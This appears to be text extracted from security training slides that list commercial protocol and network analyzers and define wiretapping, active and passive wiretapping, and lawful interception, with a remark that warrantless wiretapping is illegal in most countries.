
Keysight E2960B




RADCOM PrismLite Protocol Analyzer



RADCOM Prism UltraLite
Protocol Analyzer



FLUKE Networks OptiView® XG
Network Analyzer



FLUKE Networks OneTouch™
AT Network Assistant

Wiretapping




Wiretapping is the process of monitoring telephone and Internet conversations by a third party



Attackers connect a listening device (hardware, software, or a combination of both) to the circuit carrying information between two phones or hosts on the Internet



It allows an attacker to monitor, intercept, access, and record information contained in a data flow in a communication system



Active Wiretapping

It monitors, records, alters and also injects something into the communication or traffic

Passive Wiretapping


It only monitors and records the traffic and gain knowledge of the data it contains

Note: Wiretapping without a warrant or the consent of the concerned person is a criminal offense in most countries

Lawful Interception




Lawful interception refers to legally intercepting data communication between two end points for surveillance on the traditional telecommunications, VoIP, data, and multiservice networks



